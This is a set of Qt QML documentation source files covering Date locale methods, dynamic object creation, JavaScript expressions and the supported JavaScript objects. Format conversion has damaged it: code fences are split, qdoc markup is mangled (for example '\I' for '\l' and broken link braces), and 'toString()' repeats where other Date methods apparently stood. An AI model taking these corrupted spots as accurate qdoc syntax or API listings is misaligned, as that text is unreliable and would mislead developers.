\sa {QtQml::Locale}{Locale}
```

\*/

```
/*!
```

```
\qmlmethod string Date::toLocaleString(locale, format)
```

Converts the Date to a string containing the date and time

suitable for the specified \a locale

in the specified \a format.

If \a format is not specified, \l {QtQml::Locale}{Locale.LongFormat} will be used.

If \a locale is not specified, the default locale will be used.

The following example shows the current date and time formatted for the German locale:

```
\code
```

```
import QtQuick 2.0
```

```
Text {
```

```
    text: "The date is: " + new Date().toLocaleString(Qt.locale("de_DE"))
```

```
}
```

```
\endcode
```

```
*/
```

```
/*!
```

```
\qmlmethod string Date::toLocaleDateString(locale, format)
```

Converts the Date to a string containing the date suitable for the specified \a locale in the specified \a format.

If \a format is not specified, \l {QtQml::Locale}{Locale.LongFormat} will be used.

If \a locale is not specified, the default locale will be used.

The following example shows the current date formatted for the German locale:

```
\code
```

```
import QtQuick 2.0
```

```
Text {
```

```
    text: "The date is: " + new Date().toLocaleDateString(Qt.locale("de_DE"))
```

```
}
```

```
\endcode
```

```
*/
```

```
/*!
```

```
\qmlmethod string Date::toLocaleTimeString(locale, format)
```

Converts the Date to a string containing the time suitable for the specified \a locale

in the specified `\a` format.

If `\a` format is not specified, `\l {QtQml::Locale}{Locale.LongFormat}` will be used.

If `\a` locale is not specified, the default locale will be used.

The following example shows the current time formatted for the German locale:

```
\code
```

```
import QtQuick 2.0
```

```
Text {
```

```
    text: "The date is: " + new Date().toLocaleTimeString(Qt.locale("de_DE"))
```

```
}
```

```
\endcode
```

```
*/
```

```
/*!
```

```
\qmlmethod string Date::fromLocaleString(locale, dateTimeString, format)
```

Converts the datetime string `\a dateTimeString` to a `\l {QtQml::Date}{Date}` object using `\a locale` and `\a format`.

If `\a` format is not specified, `\l {QtQml::Locale}{Locale.LongFormat}` will

be used.

If \a locale is not specified, the default locale will be used.

The following example shows a datetime being parsed from a datetime string in a certain format using the default locale:

\code

```
import QtQml 2.0
```

```
QObject {
```

```
    property var locale: Qt.locale()
```

```
    property string dateTimeString: "Tue 2013-09-17 10:56:06"
```

```
    Component.onCompleted: {
```

```
        print(Date.fromLocaleString(locale, dateTimeString, "ddd yyyy-MM-dd hh:mm:ss"));
```

```
    }
```

```
}
```

```
\endcode
```

```
*/
```

```
/*!
```

```
\qmlmethod string Date::fromLocaleDateString(locale, dateString, format)
```

Converts the date string \a dateString to a \l {QtQml::Date}{Date} object

using \a locale and \a format.

If `\a` format is not specified, `\l {QtQml::Locale}{Locale.LongFormat}` will be used.

If `\a` locale is not specified, the default locale will be used.

The following example shows the current date first being formatted as a date string using the default locale and format, then parsed back again in the same manner:

`\code`

```
import QtQml 2.0
```

```
QObject {
```

```
    property var locale: Qt.locale()
```

```
    property date currentDate: new Date()
```

```
    property string dateString
```

```
    Component.onCompleted: {
```

```
        dateString = currentDate.toLocaleDateString();
```

```
        print(Date.fromLocaleDateString(dateString));
```

```
    }
```

```
}
```

`\endcode`

`*/`

/\*!

`\qmlmethod string Date::fromLocaleTimeString(locale, timeString, format)`

Converts the time string `\a timeString` to a `\l {QtQml::Date}{Date}` object using `\a locale` and `\a format`.

If `\a format` is not specified, `\l {QtQml::Locale}{Locale.LongFormat}` will be used.

If `\a locale` is not specified, the default locale will be used.

The following example shows the current time first being formatted as a time string using the default locale and a short format, then parsed back again in the same manner:

`\code`

`import QtQml 2.2`

`QObject {`

`property var locale: Qt.locale()`

`property date currentTime: new Date()`

`property string timeString`

`Component.onCompleted: {`

`timeString = currentTime.toLocaleTimeString(locale, Locale.ShortFormat);`

`print(Date.fromLocaleTimeString(locale, timeString, Locale.ShortFormat));`

```

    }
}
\endcode
*/

/*!
\qmlmethod string Date::timeZoneUpdated()

```

Informs the JS engine that the system's timezone has been changed, which is necessary for the correct manipulation of datetime data.

JS stores Date objects in UTC time; all access to and from Date components in local time involves the application of the current offset from UTC. If the current offset changes due to the timezone being updated, the JS engine needs to be informed so that it can recalculate the offset.

This function should be called after the system's timezone has been updated.

For example, an application that changes the timezone would call `timeZoneUpdated()` after setting the new time zone:

```

\code

    property string selectedTimezone

    onSelectedTimezoneChanged: {

```



```

        MyFunctions.setSystemTimeZone(selectedTimeZone)

        Date.timeZoneUpdated()

    }

\endcode

*/

dynamicobjectcreation.qdoc

/*****

**

** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
** Contact: http://www.qt-project.org/legal
**
** This file is part of the documentation of the Qt Toolkit.
**
** $QT_BEGIN_LICENSE:FDL$
** Commercial License Usage
** Licensees holding valid commercial Qt licenses may use this file in
** accordance with the commercial license agreement provided with the
** Software or, alternatively, in accordance with the terms contained in
** a written agreement between you and Digia. For licensing terms and
** conditions see http://qt.digia.com/licensing. For further information
** use the contact form at http://qt.digia.com/contact-us.
**
** GNU Free Documentation License Usage
** Alternatively, this file may be used under the terms of the GNU Free
** Documentation License version 1.3 as published by the Free Software

```

\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-javascript-dynamicobjectcreation.html

\title Dynamic QML Object Creation from JavaScript

\brief instantiating and managing QML objects from JavaScript

QML supports the dynamic creation of objects from within JavaScript. This is useful to delay instantiation of objects until necessary, thereby improving application startup time. It also allows visual objects to be dynamically created and added to the scene in reaction to user input or other events.

See the \{QML Example - Dynamic Scene}{Dynamic Scene example} for a demonstration of the concepts discussed on this page.

\section1 Creating Objects Dynamically

There are two ways to create objects dynamically from JavaScript. You can

either call `Qt.createComponent()` to dynamically create a `Component` object, or use `Qt.createQmlObject()` to create an object from a string of QML. Creating a component is better if you have an existing component defined in a QML document and you want to dynamically create instances of that component. Otherwise, creating an object from a string of QML is useful when the object QML itself is generated at runtime.

## 2 Creating a Component Dynamically

To dynamically load a component defined in a QML file, call the `Qt.createComponent()` function in the `QmlGlobalQtObject`.

This function takes the URL of the QML file as its only argument and creates a `Component` object from this URL.

Once you have a `Component`, you can call its `createObject()` method to create an instance of the component. This function can take one or two arguments:

`list`

The first is the parent for the new object. The parent can be a graphical object (i.e. of the `Item` type) or non-graphical object (i.e. of the `QObject` or C++ `QObject` type). Only graphical objects with graphical parent objects will be rendered to the `Qt Quick` visual canvas. If you wish

to set the parent later you can safely pass `\c null` to this function.

`\li` The second is optional and is a map of property-value pairs that define initial any property values for the object. Property values specified by this argument are applied to the object before its creation is finalized, avoiding binding errors that may occur if particular properties must be initialized to enable other property bindings. Additionally, there are small performance benefits when compared to defining property values and bindings after the object is created.

`\endlist`

Here is an example. First there is `\c Sprite.qml`, which defines a simple QML component:

`\snippet qml/Sprite.qml 0`

Our main application file, `\c main.qml`, imports a `\c componentCreation.js`

JavaScript file that will create `\c Sprite` objects:

`\snippet qml/createComponent.qml 0`

Here is `\c componentCreation.js`. Notice it checks whether the component

`\l {Component::status}{status}` is `\c Component.Ready` before calling

`\l {Component::createObject()}{createObject()}` in case the QML file is loaded over a network and thus is not ready immediately.

`\snippet qml/componentCreation.js vars`

```
\codeline
```

```
\snippet qml/componentCreation.js func
```

```
\snippet qml/componentCreation.js remote
```

```
\snippet qml/componentCreation.js func-end
```

```
\codeline
```

```
\snippet qml/componentCreation.js finishCreation
```

If you are certain the QML file to be loaded is a local file, you could omit the `\c finishCreation()` function and call `\l {Component::createObject()}{createObject()}` immediately:

```
\snippet qml/componentCreation.js func
```

```
\snippet qml/componentCreation.js local
```

```
\snippet qml/componentCreation.js func-end
```

Notice in both instances, `\l {Component::createObject()}{createObject()}` is called with `\c appWindow` passed as the parent argument, since the dynamically created object is a visual (Qt Quick) object. The created object will become a child of the `\c appWindow` object in `\c main.qml`, and appear in the scene.

When using files with relative paths, the path should be relative to the file where `\l {QtQml::Qt::createComponent()}{Qt.createComponent()}` is executed.

To connect signals to (or receive signals from) dynamically created objects,

use the signal `\c connect()` method. See

`\{Signal and Handler Event System#Connecting Signals to Methods and Signals}`

`{Connecting Signals to Methods and Signals}` for more information.

It is also possible to instantiate components without blocking via the

`\{Component::incubateObject(){incubateObject()}` function.

## `\section2 Creating an Object from a String of QML`

If the QML is not defined until runtime, you can create a QML object from

a string of QML using the `\{QtQml::Qt::createQmlObject(){Qt.createQmlObject()}`

function, as in the following example:

`\snippet qml/createQmlObject.qml 0`

The first argument is the string of QML to create. Just like in a new file,

you will need to import any types you wish to use. The second argument is the

parent object for the new object, and the parent argument semantics which apply

to components are similarly applicable for `\c createQmlObject()`.

The third argument is the file path to associate with the new object; this is

used for error reporting.

If the string of QML imports files using relative paths, the path should be

relative to the file in which the parent object (the second argument to the

method) is defined.

## \section1 Maintaining Dynamically Created Objects

When managing dynamically created objects, you must ensure the creation context outlives the created object. Otherwise, if the creation context is destroyed first, the bindings in the dynamic object will no longer work.

The actual creation context depends on how an object is created:

\list

\li If \l {QtQml::Qt::createComponent()}{Qt.createComponent()} is used, the creation context is the QQmlContext in which this method is called

\li If \l {QtQml::Qt::createQmlObject()}{Qt.createQmlObject()} is called, the creation context is the context of the parent object passed to this method

\li If a \c {Component{}} object is defined and \l {Component::createObject()}{createObject()} or \l {Component::incubateObject()}{incubateObject()} is called on that object, the creation context is the context in which the \c Component is defined

\endlist

Also, note that while dynamically created objects may be used the same as other objects, they do not have an id in QML.

## \section1 Deleting Objects Dynamically

In many user interfaces, it is sufficient to set a visual object's opacity to 0 or to move the visual object off the screen instead of deleting it. If you have lots of dynamically created objects, however, you may receive a worthwhile performance benefit if unused objects are deleted.

Note that you should never manually delete objects that were dynamically created by convenience QML object factories (such as \l Loader and \l Repeater). Also, you should avoid deleting objects that you did not dynamically create yourself.

Items can be deleted using the \c destroy() method. This method has an optional argument (which defaults to 0) that specifies the approximate delay in milliseconds before the object is to be destroyed.

Here is an example. The \c application.qml creates five instances of the \c SelfDestroyingRect.qml component. Each instance runs a NumberAnimation, and when the animation has finished, calls \c destroy() on its root object to destroy itself:

\table

\row

\li \c application.qml

\li \c SelfDestroyingRect.qml



\row

\li \snippet qml/dynamicObjects-destroy.qml 0

\li \snippet qml/SelfDestroyingRect.qml 0

\endtable

Alternatively, the \c application.qml could have destroyed the created object by calling \c object.destroy().

Note that it is safe to call destroy() on an object within that object. Objects are not destroyed the instant destroy() is called, but are cleaned up sometime between the end of that script block and the next frame (unless you specified a non-zero delay).

Note also that if a \c SelfDestroyingRect instance was created statically like this:

\qml

Item {

    SelfDestroyingRect {

        // ...

    }

}

\endqml

This would result in an error, since objects can only be dynamically destroyed if they were dynamically created.

Objects created with `\l{QtQml::Qt::createQmlObject()}{Qt.createQmlObject()}` can similarly be destroyed using `\c destroy()`:

```
\snippet qml/createQmlObject.qml 0
```

```
\snippet qml/createQmlObject.qml destroy
```

```
*/
```

```
expressions.qdoc
```

```
/******
```

```
**
```

```
** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

```
** a written agreement between you and Digia. For licensing terms and
```

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$Q\_T\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-javascript-expressions.html

\title JavaScript Expressions in QML Documents

\brief Description of where JavaScript expressions are valid in QML documents

The \{JavaScript Host Environment} provided by QML can run valid standard JavaScript constructs such as conditional operators, arrays, variable setting, loops. In addition to the standard JavaScript properties, the \{QML Global Object} includes a number of helper methods that simplify building UIs and interacting with the QML environment.

The JavaScript environment provided by QML is stricter than that in a web browser. For example, in QML you cannot add to, or modify, members of the JavaScript global object. In regular JavaScript, it is possible to do this accidentally by using a variable without declaring it. In QML this will throw an exception, so all local variables must be explicitly declared. See [\{JavaScript Environment Restrictions}](#) for a complete description of the restrictions on JavaScript code executed from QML.

Various parts of [\{QML Documents}](#){QML documents} can contain JavaScript code:

\list 1

- \li The body of [\{Property Binding}](#){property bindings}. These JavaScript expressions describe relationships between QML object [\{Property Attributes}](#){properties}. When any of a property's \e dependencies change, the property is automatically updated too, according to the specified relationship.
- \li The body of [\{Signal Attributes}](#){Signal handlers}. These JavaScript statements are automatically evaluated whenever a QML object emits the associated signal.
- \li The definition of [\{Method Attributes}](#){custom methods}. JavaScript functions that are defined within the body of a QML object become methods of that object.
- \li Standalone [\{Importing JavaScript Resources in QML}](#){JavaScript resource (.js) files}. These files are actually separate from QML documents, but they can be imported into QML documents. Functions and variables that are defined within the imported files can be used in property bindings, signal

handlers, and custom methods.

\endlist

## \section1 JavaScript in Property Bindings

In the following example, the \l Rectangle's \c color depends on the \l MouseArea's \c pressed property. This relationship is described using a conditional expression:

\qml

```
import QtQuick 2.0
```

```
Rectangle {
```

```
    id: colorbutton
```

```
    width: 200; height: 80;
```

```
    color: mousearea.pressed ? "steelblue" : "lightsteelblue"
```

```
    MouseArea {
```

```
        id: mousearea
```

```
        anchors.fill: parent
```

```
    }
```

```
}
```

\endqml

In fact, any JavaScript expression (no matter how complex) may be used in a property binding definition, as long as the result of the expression is a value whose type can be assigned to the property. This includes side effects. However, complex bindings and side effects are discouraged because they can reduce the performance, readability, and maintainability of the code.

There are two ways to define a property binding: the first (and most common) is, as previously shown, in a `{QML Object Attributes#Value Assignment on Initialization}` {property initialization}. The second (and much rarer) way is to assign the property a function returned from the `{Qt::binding()}{Qt.binding()}` function, from within imperative JavaScript code, as shown below:

\qml

```
import QtQuick 2.0
```

```
Rectangle {
```

```
    id: colorbutton
```

```
    width: 200; height: 80;
```

```
    color: "red"
```

```
    MouseArea {
```

```
        id: mousearea
```

```

        anchors.fill: parent
    }

    Component.onCompleted: {
        color = Qt.binding(function() { return mousearea.pressed ? "steelblue" : "lightsteelblue" });
    }
}

\endqml

```

See the [\{Property Binding\}](#) documentation for more information about how to define property bindings, and see the documentation about [\{qml-javascript-assignment\}](#) [\{Property Assignment versus Property Binding\}](#) for information about how bindings differ from value assignments.

## \section1 JavaScript in Signal Handlers

QML object types can emit signals in reaction to certain events occurring. Those signals can be handled by signal handler functions, which can be defined by clients to implement custom program logic.

Suppose that a button represented by a `Rectangle` type has a `MouseArea` and a `Text` label. The `MouseArea` will emit its `\{MouseArea::\}``pressed` signal when the

user presses the defined interactive area, which will automatically trigger the `\c onPressed` handler, which can be defined by clients. The QML engine will execute the JavaScript expressions defined in the `\c onPressed` and `\c onReleased` handlers, as required. Typically, a signal handler is bound to JavaScript expressions to initiate other events or to simply assign property values.

```
\qml
```

```
import QtQuick 2.0
```

```
Rectangle {
```

```
    id: button
```

```
    width: 200; height: 80; color: "lightsteelblue"
```

```
    MouseArea {
```

```
        id: mousearea
```

```
        anchors.fill: parent
```

```
        onPressed: {
```

```
            // arbitrary JavaScript expression
```

```
            label.text = "I am Pressed!"
```

```
        }
```

```
        onReleased: {
```

```
            // arbitrary JavaScript expression
```

```
            label.text = "Click Me!"
```



```
    }  
  
    }  
  
    Text {  
        id: label  
        anchors.centerIn: parent  
        text: "Press Me!"  
    }  
}  
  
\endqml
```

Please see the [\{Signal and Handler Event System}](#) documentation for in-depth discussion of signals and signal handlers, and see the [\{QML Object Attributes}](#) documentation for in-depth discussion of how to define the implementation of signal handlers in QML with JavaScript.

## [\section1 JavaScript in Standalone Functions](#)

Program logic can also be defined in JavaScript functions. These functions can be defined inline in QML documents (as custom methods) or externally in imported JavaScript files.

## \section2 JavaScript in Custom Object Methods

Custom methods can be defined in QML documents and may be called from signal handlers, property bindings, or functions in other QML objects. Methods defined in this way are often referred to as `\e{inline JavaScript functions}` because their implementation is included in the QML object type definition (QML document), as opposed to an external JavaScript file.

An example of an inline custom method is as follows:

```
\qml
```

```
import QtQuick 2.0
```

```
Item {
```

```
    function factorial(a) {
```

```
        a = parseInt(a);
```

```
        if (a <= 0)
```

```
            return 1;
```

```
        else
```

```
            return a * factorial(a - 1);
```

```
    }
```

```
    MouseArea {
```

```
anchors.fill: parent
onClicked: console.log(factorial(10))
}
}
\endqml
```

The factorial function will run whenever the MouseArea detects a `clicked` signal.

Importantly, custom methods defined inline in a QML document are exposed to other objects, and therefore inline functions on the root object in a QML component can be invoked by callers outside the component. If this is not desired, the method can be added to a non-root object or, preferably, written in an external JavaScript file.

See the [QML Object Attributes](#) documentation for in-depth discussion of how to define custom methods in QML with JavaScript code implementations.

## 2 Functions in Imported JavaScript Files

Non-trivial program logic is best separated into external JavaScript files.

These files can be imported into QML files using an `import` statement, in the same way that [QML Modules](#) are imported.

For example, the `{factorial()}` method in the above example could be moved into an external file named `factorial.js`, and accessed like this:

```
\qml
import "factorial.js" as MathFunctions

Item {
    MouseArea {
        anchors.fill: parent
        onClicked: console.log(MathFunctions.factorial(10))
    }
}
\endqml
```

For more information about loading external JavaScript files into QML, read the section about `{Importing JavaScript Resources in QML}`.

## `{section2 Connecting Signals to JavaScript Functions}`

QML object types which emit signals also provide default signal handlers for their signals, as described in a previous section. Sometimes, however, a client will want to cause a signal emitted from one object to trigger a function defined in another object; and in that case, a signal connection

is often preferable.

A signal emitted by a QML object may be connected to a JavaScript function by calling the signal's `connect()` method and passing the JavaScript function as an argument. For example, the following code connects the `MouseArea` `clicked` signal to the `jsFunction()` in `script.js`:

<pre>qml/integrating-javascript/connectjs.qml 0</pre>
<pre>qml/integrating-javascript/script.js 0</pre>

The `jsFunction()` will now be called whenever `MouseArea`'s `clicked` signal is emitted.

See [qtqml-syntax-signals.html](#)

{Connecting Signals to Methods and Signals} for more information.

section1 JavaScript in Application Startup Code

It is occasionally necessary to run some imperative code at application (or component instance) startup. While it is tempting to just include the startup script as `{global code}` in an external script file, this can have severe limitations as the QML environment may not have been fully established. For example, some objects might not have been created or some `{Property Binding}`{property bindings} may not have been established. See `{JavaScript Environment Restrictions}` for the exact limitations of global script code.

A QML object will emit the `{Component.completed}` `{Signal and Handler Event System#Attached Signal Handlers}`{attached signal} when its instantiation is complete. JavaScript code in the corresponding `{Component.onCompleted}` handler runs after the object is instantiated. Thus, the best place to write application startup code is in the `{Component.onCompleted}` handler of the top-level object, because this object emits `{Component.completed}` when the QML environment is fully established.

For example:

```
qml
import QtQuick 2.0

Rectangle {
    function startupFunction() {
        // ... startup code
    }
}
```

```
}
```

```
Component.onCompleted: startupFunction();
```

```
}
```

```
\endqml
```

Any object in a QML file - including nested objects and nested QML component instances - can use this attached property. If there is more than one `\c onCompleted()` handler to execute at startup, they are run sequentially in an undefined order.

Likewise, every `\c Component` will emit a `\l {Component::destruction}{destruction()}` signal just before being destroyed.

```
*/
```

```
/*
```

```
\internal
```

NOTE: TODO Qt 5.1: We are not sufficiently confident about the implementation of scarce resources in Qt 5.0.0, so mark this section as internal for now.

It should eventually become public API

There is another section about scarce resources in `basictypes.qdoc`. It should be enabled at the same time.

## \section1 Scarce Resources in JavaScript

As described in the documentation for \l{QML Basic Types}, a \c var type property may hold a \e{scarce resource} (image or pixmap). There are several important semantics of scarce resources which should be noted:

\list

\li By default, a scarce resource is automatically released by the declarative engine as soon as evaluation of the expression in which the scarce resource is allocated is complete if there are no other references to the resource

\li A client may explicitly preserve a scarce resource, which will ensure that the resource will not be released until all references to the resource are released and the JavaScript engine runs its garbage collector

\li A client may explicitly destroy a scarce resource, which will immediately release the resource

\endlist

In most cases, allowing the engine to automatically release the resource is the correct choice. In some cases, however, this may result in an invalid variant being returned from a function in JavaScript, and in those cases it may be necessary for clients to manually preserve or destroy resources for themselves.

For the following examples, imagine that we have defined the following class:

\snippet qml/integrating-javascript/scarceresources/avatarExample.h 0



and that we have registered it with the QML type-system as follows:

```
\snippet qml/integrating-javascript/scarceresources/avatarExample.cpp 0
```

The AvatarExample class has a property which is a pixmap. When the property is accessed in JavaScript scope, a copy of the resource will be created and stored in a JavaScript object which can then be used within JavaScript. This copy will take up valuable system resources, and so by default the scarce resource copy in the JavaScript object will be released automatically by the declarative engine once evaluation of the JavaScript expression is complete, unless the client explicitly preserves it.

```
\section2 Example One: Automatic Release
```

In the following example, the scarce resource will be automatically released after the binding evaluation is complete. Assume we have the following qml file:

```
\snippet qml/integrating-javascript/scarceresources/exampleOne.qml 0
```

And then use it from C++:

```
\snippet qml/integrating-javascript/scarceresources/avatarExample.cpp 1
```

```
\section2 Example Two: Automatic Release Prevented By Reference
```

In this example, the resource will not be automatically released after the binding expression evaluation is complete, because there is a property var referencing the scarce resource.

\snippet qml/integrating-javascript/scarceresources/exampleTwo.qml 0

And from C++:

\snippet qml/integrating-javascript/scarceresources/avatarExample.cpp 2

## \section2 Example Three: Explicit Preservation

In this example, the resource must be explicitly preserved in order to prevent the declarative engine from automatically releasing the resource after evaluation of the imported script.

We create a JavaScript file:

\snippet qml/integrating-javascript/scarceresources/exampleThree.js 0

Import it in QML:

\snippet qml/integrating-javascript/scarceresources/exampleThree.qml 0

Run it in C++:

\snippet qml/integrating-javascript/scarceresources/avatarExample.cpp 3

## \section2 Example Four: Explicit Destruction

In the following example, we release (via `destroy()`) an explicitly preserved scarce resource variant. This example shows how a client may free system resources by releasing the scarce resource held in a JavaScript object, if required, during evaluation of a JavaScript expression.

We create a JavaScript file:

\snippet qml/integrating-javascript/scarceresources/exampleFour.js 0

Import it in QML:

\snippet qml/integrating-javascript/scarceresources/exampleFour.qml 0

Run it in C++:

\snippet qml/integrating-javascript/scarceresources/avatarExample.cpp 4

## \section2 Example Five: Explicit Destruction and JavaScript References

One thing to be aware of when using "var" type properties is that they hold references to JavaScript objects. As such, if multiple references to one scarce resource is held, and the client calls `destroy()` on one of those references (to explicitly release the scarce resource), all of the references will be affected.

\snippet qml/integrating-javascript/scarceresources/exampleFive.qml 0

Run it in C++:

\snippet qml/integrating-javascript/scarceresources/avatarExample.cpp 5

\*/

functionlist.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-javascript-functionlist.html

\title List of JavaScript Objects and Functions

\brief A list of objects, functions, and properties supported in QML.

This reference contains a list of objects, functions and properties supported by the \{QQmlEngine}{QML engine}. For a detailed description, see the \{ECMA-262} specification.

\section1 The Global Object

\section2 Value Properties

\list

\li NaN

\li Infinity

\li undefined

\endlist

## \section2 Function Properties

\list

\li eval(x)

\li parseInt(string, radix)

\li parseFloat(string)

\li isNaN(number)

\li isFinite(number)

\li decodeURI(encodedURI)

\li decodeURIComponent(encodedURIComponent)

\li encodeURI(uri)

\li encodeURIComponent(uriComponent)

\endlist

## \section2 Constructor Properties

\list

\li Object

\li Function

\li Array

\li String

- \li Boolean

- \li Number

- \li Date

- \li RegExp

- \li Error

- \li EvalError

- \li RangeError

- \li ReferenceError

- \li SyntaxError

- \li TypeError

- \li URIError

- \endlist

\section2 Other Properties

- \list

- \li Math

- \li JSON

- \endlist

\section1 The Object Object

\section2 Object Constructor

\section3 Function Properties

\list

\li getPrototypeOf(O)

\li getOwnPropertyDescriptor(O, P)

\li getOwnPropertyNames(O)

\li create(O [, Properties])

\li defineProperty(O, P, Attributes)

\li defineProperties(O, Properties)

\li keys(O)

\li seal(O)

\li isSealed(O)

\li freeze(O)

\li isFrozen(O)

\li preventExtensions(O)

\li isExtensible(O)

\endlist

\section2 Object Prototype

\section3 Function Properties

\list

\li toString()

\li toLocaleString()

\li valueOf()



- \li hasOwnProperty(V)
- \li isPrototypeOf(V)
- \li propertyIsEnumerable(V)

\endlist

\section1 Function Objects

\section2 Function Prototype

\section3 Function Properties

\list

- \li toString()
- \li apply(thisArg, argArray)
- \li call(thisArg [, arg1 [, arg2, ...]])
- \li bind((thisArg [, arg1 [, arg2, â€¦]])

\endlist

\section1 Array Objects

\section2 Array Prototype Object

\section3 Function Properties

\list

- \li toString()
- \li toLocaleString()
- \li concat([item1 [, item2 [, ...]]])
- \li join(separator)
- \li pop()
- \li push([item1 [, item2 [, ...]]])
- \li reverse()
- \li shift()
- \li slice(start, end)
- \li sort(comparefn)
- \li splice(start, deleteCount[, item1 [, item2 [, ...]]])
- \li unshift([item1 [, item2 [, ...]]])
- \li indexOf(searchElement [, fromIndex])
- \li lastIndexOf(searchElement [, fromIndex])
- \li every(callbackfn [, thisArg])
- \li some(callbackfn [, thisArg])
- \li forEach(callbackfn [, thisArg])
- \li map(callbackfn [, thisArg])
- \li filter(callbackfn [, thisArg])
- \li reduce(callbackfn [, initialValue])
- \li reduceRight(callbackfn [, initialValue])
- \endlist

## \section1 String Objects

## \section2 String Prototype Object

## \section3 Function Properties

\list

\li toString()

\li valueOf()

\li charAt(pos)

\li charCodeAt(pos)

\li concat([string1 [, string2 [, ...]]])

\li indexOf(searchString ,position)

\li lastIndexOf(searchString, position)

\li localeCompare(that)

\li match(regex)

\li replace(searchValue, replaceValue)

\li search(regex)

\li slice(start, end)

\li split(separator, limit)

\li substring(start, end)

\li toLowerCase()

\li toLocaleLowerCase()

\li toUpperCase()

\li toLocaleUpperCase()

\li trim()

\endlist

Additionally, the QML engine adds the following functions to the `\I String` prototype:

```
\list
```

```
\li \I {String::arg}{arg()}}
```

```
\endlist
```

```
\section1 Boolean Objects
```

```
\section2 Boolean Prototype Object
```

```
\section3 Function Properties
```

```
\list
```

```
\li toString()
```

```
\li valueOf()
```

```
\endlist
```

```
\section1 Number Objects
```

```
\section2 Number Prototype Object
```

```
\section3 Function Properties
```

```
\list
```

- \li toString(radix)
- \li toLocaleString()
- \li toFixed(fractionDigits)
- \li toExponential(fractionDigits)
- \li toPrecision(precision)

\endlist

Additionally, the QML engine adds the following functions to the \I Number prototype:

\list

- \li \I {Number::fromLocaleString}{fromLocaleString(locale, number)}
- \li \I {Number::toLocaleCurrencyString}{toLocaleCurrencyString(locale, symbol)}
- \li \I {Number::toLocaleString}{toLocaleString(locale, format, precision)}

\endlist

\section1 The Math Object

\section2 Value Properties

\list

- \li E
- \li LN10
- \li LN2
- \li LOG2E
- \li LOG10E
- \li PI

\li SQRT1\_2

\li SQRT2

\endlist

## \section2 Function Properties

\list

\li abs(x)

\li acos(x)

\li asin(x)

\li atan(x)

\li atan2(y, x)

\li ceil(x)

\li cos(x)

\li exp(x)

\li floor(x)

\li log(x)

\li max([value1 [, value2 [, ...]]])

\li min([value1 [, value2 [, ...]]])

\li pow(x, y)

\li random()

\li round(x)

\li sin(x)

\li sqrt(x)

\li tan(x)

\endlist

\section1 Date Objects

\section2 Date Prototype Object

\section3 Function Properties

\list

\li toString()

\li toString()

\li toString()

\li toLocaleString()

\li toLocaleDateString()

\li toLocaleTimeString()

\li valueOf()

\li getTime()

\li getFullYear()

\li getUTCFullYear()

\li getMonth()

\li getUTCMonth()

\li getDate()

\li getUTCDate()

\li getDay()

\li getUTCDay()

- \li getHours()
- \li getUTCHours()
- \li getMinutes()
- \li getUTCMinutes()
- \li getSeconds()
- \li getUTCSeconds()
- \li getMilliseconds()
- \li getUTCMilliseconds()
- \li getTimeZoneOffset()
- \li setTime(time)
- \li setMilliseconds(ms)
- \li setUTCMilliseconds(ms)
- \li setSeconds(sec [, ms])
- \li setUTCSeconds(sec [, ms])
- \li setMinutes(min [, sec [, ms]])
- \li setUTCMinutes(min [, sec [, ms]])
- \li setHours(hour [, min [, sec [, ms]]])
- \li setUTCHours(hour [, min [, sec [, ms]]])
- \li setDate(date)
- \li setUTCDate(date)
- \li setMonth(month [, date])
- \li setUTCMonth(month [, date])
- \li setFullYear(year [, month [, date]])
- \li setUTCFullYear(year [, month [, date]])
- \li toUTCString()



- \li toISOString()

- \li toJSON()

- \endlist

Additionally, the QML engine adds the following functions to the \I Date prototype:

- \list

- \li \I {Date::timeZoneUpdated}{timeZoneUpdated()}

- \li \I {Date::toLocaleDateString}{toLocaleDateString(locale, format)}

- \li \I {Date::toLocaleString}{toLocaleString(locale, format)}

- \li \I {Date::toLocaleTimeString}{toLocaleTimeString(locale, format)}

- \endlist

## \section1 RegExp Objects

### \section2 RegExp Prototype Object

### \section3 Function Properties

- \list

- \li exec(string)

- \li test(string)

- \li toString()

- \endlist

## \section1 Error Objects

## \section2 Error Prototype Object

### \section3 Value Properties

\list

\li name

\li message

\endlist

### \section3 Function Properties

\list

\li toString()

\endlist

## \section1 The JSON Object

### \section2 Function Properties

\list

\li parse(text [, reviver])

\li stringify(value [, replacer [, space]])

\endlist

\*/

